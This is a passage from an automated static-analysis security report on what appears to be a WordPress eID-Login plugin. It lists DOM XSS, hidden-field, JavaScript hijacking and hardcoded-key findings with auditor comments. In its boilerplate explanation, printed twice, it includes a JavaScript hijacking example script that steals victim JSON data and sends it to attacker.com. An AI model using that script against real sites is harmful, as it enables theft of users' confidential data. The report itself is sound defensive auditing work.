exploits evolve, there are no guarantees that application servers will continue to stay in sync.

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
Cross-Site Scripting: DOM	4	0	0	4
Total	**4**	**0**	**0**	**4**

Cross-Site Scripting: DOM — Critical

Package: admin.js

admin/js/eidlogin-admin.js, line 623 (Cross-Site Scripting: DOM) — Critical

Issue Details

Kingdom: Input Validation and Representation
Scan Engine: SCA (Data Flow)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 10:56:49 GMT+0200 (CEST)
This is a translated text and not controlable from the outside. Nevertheless, using innerHTML where it is not required is bad practice.

Source Details

Source: Read responseText
From: lambda
File: admin/js/eidlogin-admin.js:612

```
609  const errorMsg = 'Certificate Rollover could not be executed';
610  var xhr = new XMLHttpRequest();
611  xhr.addEventListener('load', (e) => {
612  let resp = JSON.parse(e.target.responseText);
613  if (e.target.status == 200 && resp.status == 'success') {
614  certActDiv.innerHTML = '... ' + resp.cert_act;
615  certActEncDiv.innerHTML = '... ' + resp.cert_act_enc;
```

Sink Details

Sink: Assignment to msgPanelExec.innerHTML
Enclosing Method: lambda()
File: admin/js/eidlogin-admin.js:623
Taint Flags: JS_OBJECT_CONTROLLED, WEB, XSS

```
620  spanRolloverExec.classList.remove('hidden');
621
622  msgPanelExec.classList.remove('hidden');
623  msgPanelExec.innerHTML = resp.message;
624  setTimeout(function () {
625  msgPanelExec.classList.add('hidden');
626  }, msgDuration);
```

admin/js/eidlogin-admin.js, line 573 (Cross-Site Scripting: DOM) — Critical

Issue Details

Kingdom: Input Validation and Representation
Scan Engine: SCA (Data Flow)

Audit Details

Analysis Not an Issue

Cross-Site Scripting: DOM — Critical

Package: admin.js

admin/js/eidlogin-admin.js, line 573 (Cross-Site Scripting: DOM) — Critical

Audit Comments

aelchlepp: Fri May 20 2022 10:56:41 GMT+0200 (CEST)
This is a translated text and not controlable from the outside. Nevertheless, using innerHTML where it is not required is bad practice.

Source Details

Source: Read responseText
From: lambda
File: admin/js/eidlogin-admin.js:565

```
562  const errorMsg = 'Certificate Rollover could not be prepared';
563  var xhr = new XMLHttpRequest();
564  xhr.addEventListener('load', (e) => {
565  let resp = JSON.parse(e.target.responseText);
566  if (e.target.status == 200 && resp.status == 'success') {
567  certNewDiv.innerHTML = '... ' + resp.cert_new;
568  certNewEncDiv.innerHTML = '... ' + resp.cert_new_enc;
```

Sink Details

Sink: Assignment to msgPanelPrep.innerHTML
Enclosing Method: lambda()
File: admin/js/eidlogin-admin.js:573
Taint Flags: JS_OBJECT_CONTROLLED, WEB, XSS

```
570  spanRolloverExec.classList.add('hidden');
571
572  msgPanelPrep.classList.remove('hidden');
573  msgPanelPrep.innerHTML = resp.message;
574  setTimeout(function () {
575  msgPanelPrep.classList.add('hidden');
576  }, msgDuration);
```

admin/js/eidlogin-admin.js, line 277 (Cross-Site Scripting: DOM) — Critical

Issue Details

Kingdom: Input Validation and Representation
Scan Engine: SCA (Data Flow)

Audit Details

Analysis	Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 10:55:27 GMT+0200 (CEST)
This is a translated text and not controlable from the outside. Nevertheless, using innerHTML where it is not required is bad practice.

Source Details

Source: Read responseText

Cross-Site Scripting: DOM — Critical

Package: admin.js

admin/js/eidlogin-admin.js, line 277 (Cross-Site Scripting: DOM) — Critical

From: lambda
File: admin/js/eidlogin-admin.js:273

```
270
271  var xhr = new XMLHttpRequest();
272  xhr.addEventListener('load', (e) => {
273  let resp = JSON.parse(e.target.responseText);
274
275  if (e.target.status == 200 && resp.status == 'success') {
276  msgPanel.classList.remove('hidden');
```

Sink Details

Sink: Assignment to msgPanel.innerHTML
Enclosing Method: lambda()
File: admin/js/eidlogin-admin.js:277
Taint Flags: JS_OBJECT_CONTROLLED, WEB, XSS

```
274
275  if (e.target.status == 200 && resp.status == 'success') {
276  msgPanel.classList.remove('hidden');
277  msgPanel.innerHTML = resp.message;
278  setTimeout(function () {
279  msgPanel.classList.add('hidden');
280  }, msgDuration);
```

admin/js/eidlogin-admin.js, line 513 (Cross-Site Scripting: DOM) — Critical

Issue Details

Kingdom: Input Validation and Representation
Scan Engine: SCA (Data Flow)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 10:56:24 GMT+0200 (CEST)
This is a translated text and not controlable from the outside. Nevertheless, using innerHTML where it is not required is bad practice.

Source Details

Source: Read responseText
From: lambda
File: admin/js/eidlogin-admin.js:510

```
507  if (confirm(msg)) {
508  var xhr = new XMLHttpRequest();
509  xhr.addEventListener('load', (e) => {
510  let resp = JSON.parse(e.target.responseText);
```

Cross-Site Scripting: DOM — Critical

Package: admin.js

admin/js/eidlogin-admin.js, line 513 (Cross-Site Scripting: DOM) — Critical

```
511  if (e.target.status == 200 && resp.status == 'success') {
512  msgPanel.classList.remove('hidden');
513  msgPanel.innerHTML = resp.message;
```

Sink Details

Sink: Assignment to msgPanel.innerHTML
Enclosing Method: lambda()
File: admin/js/eidlogin-admin.js:513
Taint Flags: JS_OBJECT_CONTROLLED, WEB, XSS

```
510  let resp = JSON.parse(e.target.responseText);
511  if (e.target.status == 200 && resp.status == 'success') {
512  msgPanel.classList.remove('hidden');
513  msgPanel.innerHTML = resp.message;
514  setTimeout(function () {
515  msgPanel.classList.add('hidden');
516  window.location.reload();
```

Hidden Field (1 issue)

Abstract

A hidden form field is used.

Explanation

Programmers often trust the contents of hidden fields, expecting that users will not be able to view them or manipulate their contents. Attackers will violate these assumptions. They will examine the values written to hidden fields and alter them or replace the contents with attack data. **Example:** An tag of type `hidden` indicates the use of a hidden field.


```
<input type="hidden">
```

If hidden fields carry sensitive information, this information will be cached the same way the rest of the page is cached. This can lead to sensitive information being tucked away in the browser cache without the user's knowledge.

Recommendation

Expect that attackers will study and decode all uses of hidden fields in the application. Treat hidden fields as untrusted input. Don't store information in hidden fields if the information should not be cached along with the rest of the page.

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
Hidden Field	1	0	0	1
Total	**1**	**0**	**0**	**1**

Hidden Field	Low
Package: tmpl	
tmpl/settings.html, line 335 (Hidden Field)	**Low**

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Content)

Audit Details

Analysis	Not an Issue

Hidden Field — Low

Package: tmpl

tmpl/settings.html, line 335 (Hidden Field) — Low

Sink Details

File: tmpl/settings.html:335
Taint Flags:

```
332
333  <div id="eidlogin-settings-manual" class="hidden">
334
335  <input id="eidlogin-settings-form-manual-eid_delete" name="eid_delete" value="false"
type="hidden">
336
337  <h1>eID-Login</h1>
338
```

JavaScript Hijacking (5 issues)

Abstract

Applications that use JavaScript notation to transport sensitive data can be vulnerable to JavaScript hijacking, which allows an unauthorized attacker to read confidential data from a vulnerable application.

Explanation

An application may be vulnerable to JavaScript hijacking if it: 1) Uses JavaScript objects as a data transfer format 2) Handles confidential data. Because JavaScript hijacking vulnerabilities do not occur as a direct result of a coding mistake, the Fortify Secure Coding Rulepacks call attention to potential JavaScript hijacking vulnerabilities by identifying code that appears to generate JavaScript in an HTTP response. Web browsers enforce the Same Origin Policy in order to protect users from malicious websites. The Same Origin Policy requires that, in order for JavaScript to access the contents of a web page, both the JavaScript and the web page must originate from the same domain. Without the Same Origin Policy, a malicious website could serve up JavaScript that loads sensitive information from other websites using a client's credentials, culls through it, and communicates it back to the attacker. JavaScript hijacking allows an attacker to bypass the Same Origin Policy in the case that a web application uses JavaScript to communicate confidential information. The loophole in the Same Origin Policy is that it allows JavaScript from any website to be included and executed in the context of any other website. Even though a malicious site cannot directly examine any data loaded from a vulnerable site on the client, it can still take advantage of this loophole by setting up an environment that allows it to witness the execution of the JavaScript and any relevant side effects it may have. Since many Web 2.0 applications use JavaScript as a data transport mechanism, they are often vulnerable while traditional web applications are not. The most popular format for communicating information in JavaScript is JavaScript Object Notation (JSON). The JSON RFC defines JSON syntax to be a subset of JavaScript object literal syntax. JSON is based on two types of data structures: arrays and objects. Any data transport format where messages can be interpreted as one or more valid JavaScript statements is vulnerable to JavaScript hijacking. JSON makes JavaScript hijacking easier by the fact that a JSON array stands on its own as a valid JavaScript statement. Since arrays are a natural form for communicating lists, they are commonly used wherever an application needs to communicate multiple values. Put another way, a JSON array is directly vulnerable to JavaScript hijacking. A JSON object is only vulnerable if it is wrapped in some other JavaScript construct that stands on its own as a valid JavaScript statement. **Example 1:** The following example begins by showing a legitimate JSON interaction between the client and server components of a web application used to manage sales leads. It goes on to show how an attacker may mimic the client and gain access to the confidential data the server returns. Note that this example is written for Mozilla-based browsers. Other mainstream browsers do not allow native constructors to be overridden when an object is created without the use of the new operator. The client requests data from a server and evaluates the result as JSON with the following code:

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
  if (req.readyState == 4) {
    var txt = req.responseText;
    object = eval("(" + txt + ")");
    req = null;
  }
};
req.send(null);
```

When the code runs, it generates an HTTP request which appears as the following:

```
GET /object.json HTTP/1.1
...
Host: www.example.com
Cookie: JSESSIONID=F2rN6HopNzsfXFjHX1c5Ozxi0J5SQZTr4a5YJaSbAiTnRR
```

(In this HTTP response and the one that follows we have elided HTTP headers that are not directly relevant to this explanation.) The server responds with an array in JSON format:

```
HTTP/1.1 200 OK
Cache-control: private
Content-Type: text/JavaScript; charset=utf-8
...
[{"fname":"Brian", "lname":"Chess", "phone":"6502135600",
  "purchases":60000.00, "email":"brian@example.com" },
 {"fname":"Katrina", "lname":"O'Neil", "phone":"6502135600",
  "purchases":120000.00, "email":"katrina@example.com" },
 {"fname":"Jacob", "lname":"West", "phone":"6502135600",
  "purchases":45000.00, "email":"jacob@example.com" }]
```

In this case, the JSON contains confidential information associated with the current user (a list of sales leads). Other users cannot access this information without knowing the user's session identifier. (In most modern web applications, the session identifier is stored as a cookie.) However, if a victim visits a malicious website, the malicious site can retrieve the information using JavaScript hijacking. If a victim can be tricked into visiting a web page that contains the following malicious code, the victim's lead information will be sent to the attacker's web site.

```
<script>
// override the constructor used to create all objects so
// that whenever the "email" field is set, the method
// captureObject() will run. Since "email" is the final field,
// this will allow us to steal the whole object.
function Object() {
 this.email setter = captureObject;
}

// Send the captured object back to the attacker's web site
function captureObject(x) {
  var objString = "";
  for (fld in this) {
    objString += fld + ": " + this[fld] + ", ";
  }
  objString += "email: " + x;
  var req = new XMLHttpRequest();
  req.open("GET", "http://attacker.com?obj=" +
           escape(objString),true);
  req.send(null);
}
</script>

<!-- Use a script tag to bring in victim's data -->
<script src="http://www.example.com/object.json"></script>
```


The malicious code uses a script tag to include the JSON object in the current page. The web browser will send up the appropriate session cookie with the request. In other words, this request will be handled just as though it had originated from the legitimate application. When the JSON array arrives on the client, it will be evaluated in the context of the malicious page. In order to witness the evaluation of the JSON, the malicious page has redefined the JavaScript function used to create new objects. In this way, the malicious code has inserted a hook that allows it to get access to the creation of each object and transmit the object's contents back to the malicious site. Other attacks might override the default constructor for arrays instead. Applications that are built to be used in a mashup sometimes invoke a callback function at the end of each JavaScript message. The callback function is meant to be defined by another application in the mashup. A callback function makes a JavaScript hijacking attack a trivial affair -- all the attacker has to do is define the function. An application can be mashup-friendly or it can be secure, but it cannot be both. If the user is not logged into the vulnerable site, the attacker may compensate by asking the user to log in and then displaying the legitimate login page for the application. This is not a phishing attack -- the attacker does not gain access to the user's credentials -- so anti-phishing countermeasures will not be able to defeat the

attack. More complex attacks could make a series of requests to the application by using JavaScript to dynamically generate script tags. This same technique is sometimes used to create application mashups. The only difference is that, in this mashup scenario, one of the applications involved is malicious.

Recommendation

All programs that communicate using JavaScript should take the following defensive measures: 1) Decline malicious requests: Include a hard-to-guess identifier, such as the session identifier, as part of each request that will return JavaScript. This defeats cross-site request forgery attacks by allowing the server to validate the origin of the request. 2) Prevent direct execution of the JavaScript response: Include characters in the response that prevent it from being successfully handed off to a JavaScript interpreter without modification. This prevents an attacker from using a

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
JavaScript Hijacking	5	0	0	5
Total	**5**	**0**	**0**	**5**

JavaScript Hijacking — Low

Package: admin.js

admin/js/eidlogin-admin.js, line 238 (JavaScript Hijacking) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:06:23 GMT+0200 (CEST)
intended

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: updateIdpSettings()
File: admin/js/eidlogin-admin.js:238
Taint Flags:

JavaScript Hijacking — Low

Package: admin.js

admin/js/eidlogin-admin.js, line 238 (JavaScript Hijacking) — Low

```
235  const idpMetadataApiUrl =
236  wpApiSettings.root + 'eidlogin/v1/eidlogin-idp-metadata/' + idpMetaURL;
237
238  xhr.open('GET', idpMetadataApiUrl, true);
239  xhr.setRequestHeader('X-WP-Nonce', wpApiSettings.nonce);
240  xhr.send();
241  }
```

admin/js/eidlogin-admin.js, line 441 (JavaScript Hijacking) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:06:23 GMT+0200 (CEST)
intended

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: toggleSp()
File: admin/js/eidlogin-admin.js:441
Taint Flags:

```
438  showError(errMsg);
439  });
440
441  xhr.open('GET', url, true);
442  xhr.setRequestHeader('X-WP-Nonce', wpApiSettings.nonce);
443  xhr.send();
444
```

admin/js/eidlogin-admin.js, line 396 (JavaScript Hijacking) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:06:23 GMT+0200 (CEST)
intended

Sink Details

Sink: FunctionPointerCall: open

JavaScript Hijacking — Low

Package: admin.js

admin/js/eidlogin-admin.js, line 396 (JavaScript Hijacking) — Low

Enclosing Method: activate()
File: admin/js/eidlogin-admin.js:396
Taint Flags:

```
393
394  // wpApiSettings is injected to Javascript via wp_localize_script.
395  const activateApiUrl = wpApiSettings.root + 'eidlogin/v1/eidlogin-activate';
396  xhr.open('GET', activateApiUrl, true);
397  xhr.setRequestHeader('X-WP-Nonce', wpApiSettings.nonce);
398  xhr.send();
399  } else {
```

admin/js/eidlogin-admin.js, line 589 (JavaScript Hijacking) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:06:23 GMT+0200 (CEST)
intended

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: prepRollover()
File: admin/js/eidlogin-admin.js:589
Taint Flags:

```
586  // wpApiSettings is injected to Javascript via wp_localize_script.
587  const prepareRolloverApiUrl = wpApiSettings.root + 'eidlogin/v1/eidlogin-preparerollover';
588
589  xhr.open('GET', prepareRolloverApiUrl, true);
590  xhr.setRequestHeader('Content-Type', 'application/json;charset=UTF-8');
591  xhr.setRequestHeader('X-WP-Nonce', wpApiSettings.nonce);
592  xhr.send();
```

admin/js/eidlogin-admin.js, line 639 (JavaScript Hijacking) — Low

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:06:23 GMT+0200 (CEST)
intended

JavaScript Hijacking	Low
Package: admin.js	
admin/js/eidlogin-admin.js, line 639 (JavaScript Hijacking)	**Low**

Sink Details

Sink: FunctionPointerCall: open
Enclosing Method: execRollover()
File: admin/js/eidlogin-admin.js:639
Taint Flags:

```
636  // wpApiSettings is injected to Javascript via wp_localize_script.
637  const executeRolloverApiUrl = wpApiSettings.root + 'eidlogin/v1/eidlogin-executerollover';
638
639  xhr.open('GET', executeRolloverApiUrl, true);
640  xhr.setRequestHeader('Content-Type', 'application/json;charset=UTF-8');
641  xhr.setRequestHeader('X-WP-Nonce', wpApiSettings.nonce);
642  xhr.send();
```

JavaScript Hijacking: Vulnerable Framework (1 issue)

Abstract

Applications that use JavaScript notation to transport sensitive data can be vulnerable to JavaScript hijacking, which allows an unauthorized attacker to read confidential data from a vulnerable application.

Explanation

An application may be vulnerable to JavaScript hijacking if it: 1) Uses JavaScript objects as a data transfer format 2) Handles confidential data. Because JavaScript hijacking vulnerabilities do not occur as a direct result of a coding mistake, the Fortify Secure Coding Rulepacks call attention to potential JavaScript hijacking vulnerabilities by identifying code that appears to generate JavaScript in an HTTP response. Web browsers enforce the Same Origin Policy in order to protect users from malicious websites. The Same Origin Policy requires that, in order for JavaScript to access the contents of a web page, both the JavaScript and the web page must originate from the same domain. Without the Same Origin Policy, a malicious website could serve up JavaScript that loads sensitive information from other websites using a client's credentials, culls through it, and communicates it back to the attacker. JavaScript hijacking allows an attacker to bypass the Same Origin Policy in the case that a web application uses JavaScript to communicate confidential information. The loophole in the Same Origin Policy is that it allows JavaScript from any website to be included and executed in the context of any other website. Even though a malicious site cannot directly examine any data loaded from a vulnerable site on the client, it can still take advantage of this loophole by setting up an environment that allows it to witness the execution of the JavaScript and any relevant side effects it may have. Since many Web 2.0 applications use JavaScript as a data transport mechanism, they are often vulnerable while traditional web applications are not. The most popular format for communicating information in JavaScript is JavaScript Object Notation (JSON). The JSON RFC defines JSON syntax to be a subset of JavaScript object literal syntax. JSON is based on two types of data structures: arrays and objects. Any data transport format where messages can be interpreted as one or more valid JavaScript statements is vulnerable to JavaScript hijacking. JSON makes JavaScript hijacking easier by the fact that a JSON array stands on its own as a valid JavaScript statement. Since arrays are a natural form for communicating lists, they are commonly used wherever an application needs to communicate multiple values. Put another way, a JSON array is directly vulnerable to JavaScript hijacking. A JSON object is only vulnerable if it is wrapped in some other JavaScript construct that stands on its own as a valid JavaScript statement. **Example 1:** The following example begins by showing a legitimate JSON interaction between the client and server components of a web application used to manage sales leads. It goes on to show how an attacker may mimic the client and gain access to the confidential data the server returns. Note that this example is written for Mozilla-based browsers. Other mainstream browsers do not allow native constructors to be overridden when an object is created without the use of the new operator. The client requests data from a server and evaluates the result as JSON with the following code:

```
var object;
var req = new XMLHttpRequest();
req.open("GET", "/object.json",true);
req.onreadystatechange = function () {
  if (req.readyState == 4) {
    var txt = req.responseText;
    object = eval("(" + txt + ")");
    req = null;
  }
};
req.send(null);
```

When the code runs, it generates an HTTP request which appears as the following:

```
GET /object.json HTTP/1.1
...
Host: www.example.com
Cookie: JSESSIONID=F2rN6HopNzsfXFjHX1c5Ozxi0J5SQZTr4a5YJaSbAiTnRR
```

(In this HTTP response and the one that follows we have elided HTTP headers that are not directly relevant to this explanation.) The server responds with an array in JSON format:

```
HTTP/1.1 200 OK
Cache-control: private
Content-Type: text/JavaScript; charset=utf-8
...
[{"fname":"Brian", "lname":"Chess", "phone":"6502135600",
  "purchases":60000.00, "email":"brian@example.com" },
 {"fname":"Katrina", "lname":"O'Neil", "phone":"6502135600",
  "purchases":120000.00, "email":"katrina@example.com" },
 {"fname":"Jacob", "lname":"West", "phone":"6502135600",
  "purchases":45000.00, "email":"jacob@example.com" }]
```

In this case, the JSON contains confidential information associated with the current user (a list of sales leads). Other users cannot access this information without knowing the user's session identifier. (In most modern web applications, the session identifier is stored as a cookie.) However, if a victim visits a malicious website, the malicious site can retrieve the information using JavaScript hijacking. If a victim can be tricked into visiting a web page that contains the following malicious code, the victim's lead information will be sent to the attacker's web site.

```
<script>
// override the constructor used to create all objects so
// that whenever the "email" field is set, the method
// captureObject() will run. Since "email" is the final field,
// this will allow us to steal the whole object.
function Object() {
 this.email setter = captureObject;
}

// Send the captured object back to the attacker's web site
function captureObject(x) {
  var objString = "";
  for (fld in this) {
    objString += fld + ": " + this[fld] + ", ";
  }
  objString += "email: " + x;
  var req = new XMLHttpRequest();
  req.open("GET", "http://attacker.com?obj=" +
           escape(objString),true);
  req.send(null);
}
</script>

<!-- Use a script tag to bring in victim's data -->
<script src="http://www.example.com/object.json"></script>
```


The malicious code uses a script tag to include the JSON object in the current page. The web browser will send up the appropriate session cookie with the request. In other words, this request will be handled just as though it had originated from the legitimate application. When the JSON array arrives on the client, it will be evaluated in the context of the malicious page. In order to witness the evaluation of the JSON, the malicious page has redefined the JavaScript function used to create new objects. In this way, the malicious code has inserted a hook that allows it to get access to the creation of each object and transmit the object's contents back to the malicious site. Other attacks might override the default constructor for arrays instead. Applications that are built to be used in a mashup sometimes invoke a callback function at the end of each JavaScript message. The callback function is meant to be defined by another application in the mashup. A callback function makes a JavaScript hijacking attack a trivial affair -- all the attacker has to do is define the function. An application can be mashup-friendly or it can be secure, but it cannot be both. If the user is not logged into the vulnerable site, the attacker may compensate by asking the user to log in and then displaying the legitimate login page for the application. This is not a phishing attack -- the attacker does not gain access to the user's credentials -- so anti-phishing countermeasures will not be able to defeat the

attack. More complex attacks could make a series of requests to the application by using JavaScript to dynamically generate script tags. This same technique is sometimes used to create application mashups. The only difference is that, in this mashup scenario, one of the applications involved is malicious.

Recommendation

All programs that communicate using JavaScript should take the following defensive measures: 1) Decline malicious requests: Include a hard-to-guess identifier, such as the session identifier, as part of each request that will return JavaScript. This defeats cross-site request forgery attacks by allowing the server to validate the origin of the request. 2) Prevent direct execution of the JavaScript response: Include characters in the response that prevent it from being successfully handed off to a JavaScript interpreter without modification. This prevents an attacker from using a

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
JavaScript Hijacking: Vulnerable Framework	1	0	0	1
Total	**1**	**0**	**0**	**1**

JavaScript Hijacking: Vulnerable Framework	Low
Package: cypress.support	
cypress/support/commands.js, line 88 (JavaScript Hijacking: Vulnerable Framework)	**Low**

Issue Details

Kingdom: Encapsulation
Scan Engine: SCA (Structural)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 11:06:58 GMT+0200 (CEST)
false positive

Sink Details

Sink: AssignmentStatement
Enclosing Method: lambda()
File: cypress/support/commands.js:88
Taint Flags:

JavaScript Hijacking: Vulnerable Framework	Low
Package: cypress.support	
cypress/support/commands.js, line 88 (JavaScript Hijacking: Vulnerable Framework)	**Low**

```
85  cy.window().then((win) => {
86  // Get the user's id first.
87  cy.request({
88  method: "GET",
89  url: `${win.wpApiSettings.root}wp/v2/users`,
90  body: {
91  search: username,
```

Key Management: Hardcoded Encryption Key (2 issues)

Abstract

Hardcoded encryption keys can compromise security in a way that is not easy to remedy.

Explanation

Never hardcode an encryption key because it enables all of the project's developers to view the encryption key, and makes fixing the problem extremely difficult. Changing the encryption key after the code is in production requires a software patch. If the account that the encryption key protects is compromised, the organization must choose between security and system availability. **Example 1:** The following example shows an encryption key inside a .pem file:


```
...
-----BEGIN RSA PRIVATE KEY-----
MIICXwIBAAKBgQCtVacMo+w+TFOm0p8MlBWvwXtVRpF28V+o0RNPx5x/1TJTlKEl
...
DiJPJY2LNBQ7jS685mb6650JdvH8uQl6oeJ/aUmq63o2zOw=
-----END RSA PRIVATE KEY-----
...
```

Anyone with access to the code can see the encryption key. After the application has shipped, there is no way to change the encryption key unless the program is patched. An employee with access to this information can use it to break into the system. Any attacker with access to the application executable can extract the encryption key value.

Recommendation

Never check in encryption keys to your source control system, and never hardcode them. Always obfuscate and manage encryption keys in an external source. Storing encryption keys in plain text anywhere on the system enables anyone with sufficient permissions to read and potentially misuse the encryption key.

Issue Summary



Engine Breakdown

	SCA	WebInspect	SecurityScope	Total
Key Management: Hardcoded Encryption Key	2	0	0	2
Total	**2**	**0**	**0**	**2**

Key Management: Hardcoded Encryption Key — Critical

Package: cypress.plugins

cypress/plugins/index.js, line 27 (Key Management: Hardcoded Encryption Key) — Critical

Issue Details

Kingdom: Security Features
Scan Engine: SCA (Configuration)

Audit Details

Analysis Not an Issue

Audit Comments

aelchlepp: Fri May 20 2022 10:58:01 GMT+0200 (CEST)
example code

Sink Details

File: cypress/plugins/index.js:27
Taint Flags:

```
24 // remove all line breaks from the certificates in Vim:
25 // :%s/.\+\zs\n\ze./ /
26 const options_default =
27 [Too long 10159 chars line truncated to 3500 ones] 'a:13:
{s:9:"activated";s:4:"true";s:12:"sp_entity_id";s:25:"https://
wordpress.p396.de";s:14:"sp_enforce_enc";s:5:"false";s:13:"idp_entity_id";s:46:"https://
service.skidentity.de/fs/saml/metadata";s:11:"idp_sso_url";s:49:"https://service.skidentity.de/
fs/saml/remoteauth/";s:13:"idp_cert_sign";s:1916:"MIIFlzCCA3+gAwIBAgIIUxbcS/
Bb6QcwDQYJKoZIhvcNAQELBQAwYzELMAkGA1UEBhMCREUxDzANBgNVBAgTBkJheWVybjERMA8GA1UEBxMITWljaGVsYXUxEz
